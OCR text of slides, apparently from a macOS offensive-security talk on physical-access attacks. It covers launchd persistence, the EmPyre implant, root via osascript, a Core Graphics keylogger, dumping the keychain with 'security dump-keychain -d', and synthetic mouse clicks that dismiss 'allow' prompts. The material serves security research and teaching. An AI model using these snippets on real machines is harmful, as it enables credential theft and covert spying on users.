
#iamroot ...no password needed!

Physical ('evil maid') Attack
...in action!



PERSISTENT ACCESS

remote command and control



Persistent Implant
empyre (python)

EmpireProject / EmPyre

Watch 71 | Star 623 | Fork 153

Code | Pull requests 3 | Projects 0 | Wiki | Insights

A post-exploitation OS X/Linux agent written in Python 2.7

254 commits | 2 branches | 1 release | 10 contributors | BSD-3-Clause

Branch: master | Create new file | Upload files | Find file | Clone or download

python


open-source

extensible

empyre

google cloud

virtual machine



video

screen

audio

files

commands

Persistence
launch item (daemon/agent)

daemons & agents are started by launchd

plist instructs launchd how/when to load the item

identifier


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.example.persist</string>
    <key>ProgramArguments</key>
    <array>
        <string>/path/to/persist</string>
        <string>args?</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

binary

auto launch

Getting r00t
'easy' on macOS


```
$ cat evil.scpt
do shell script "say hi"
 with administrator privileges

$ osascript evil.scpt
```




trusted
auth prompt?

real hackers use
0days ;)


> ***most physical access attacks give you root, so a privilege escalation vulnerability is not needed!***

Keylogging

"Core Graphics...includes services for working with display hardware, low-level user input events, and the windowing system" -apple



core graphics keylogger





'sniffMK'
github.com/objective-see/sniffMK


```
//install & enable CG "event tap"
eventMask = CGEventMaskBit(kCGEventKeyDown)
            | CGEventMaskBit(kCGEventKeyUp);

CGEventTapCreate(kCGSessionEventTap,
kCGHeadInsertEventTap, 0, eventMask,
eventCallback, NULL);

CGEventTapEnable(eventTap, true);
```

sniffing keys via 'core graphics'

Keylogging







everything typed;
yes even passwords!

Dumping the Keychain

all your passwords/keys are belong to us


private keys

passwords

auth tokens


```
$ /usr/bin/security dump-keychain -d login.keychain

keychain: "~/Library/Keychains/login.keychain-db"

class: "genp"
attributes:
0x00000007 <blob>="GitHub - https://api.github.com"

data:
"7257b03422bbab65f0e7d22be57c0b944a0ae45d9e"
```

dumping keys



mouse click to 'allow'

Synthetic Mouse Click
enabling mouse keys




```
//enable 'mouse keys'
void enableMK(float X, float Y){

    //apple script
    NSAppleScript* scriptObject =
      [[NSAppleScript alloc] initWithSource:
        @"tell application \"System Preferences\"\n" \
        "activate\n" \
        "reveal anchor \"Mouse\" of pane id \"com.apple.preference.universalaccess\"\n" \
        "end tell"];

    //exec
    [scriptObject executeAndReturnError:nil];

    //let it finish
    sleep(1);

     //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);

    return;
}
```

enabling 'Mouse Keys' in code

launch:
System Preferences

open:
Accessibility pane,
and show Mouse anchor

click:
'Enable Mouse Keys'

Synthetic Mouse Click
sending a 'click'

- Click a mouse button:

  With a numeric keypad: Press 5 on the keypad.

```
//click via mouse key
void clickAllow(float X, float Y)
{
    //move mouse
    CGEventPost(kCGHIDEventTap, CGEventCreateMouseEvent(nil, kCGEventMouseMoved, CGPointMake(X, Y), kCGMouseButtonLeft));

    //apple script
    NSAppleScript* scriptObject = [[NSAppleScript alloc] initWithSource:
                                   @"tell application \"System Events\" to key code 87\n"];

    //exec
    [scriptObject executeAndReturnError:nil];
}
```


sending a synthetic click
note: keypad 5: key code 87

```
# ./sniffMK

event: key down
keycode: 0x57/87/5

event: key up
keycode: 0x57/87/5

event: left mouse down
(x: 146.207031, y: 49.777344)

event: left mouse up
(x: 146.207031, y: 49.777344)
```


the key press also
generates a 'mouse' event


that apple does not block!!

Dumping the Keychain



Spying via the Webcam
recording, but that pesky LED





LED, hardware based

› immutable?

› signed firmware?

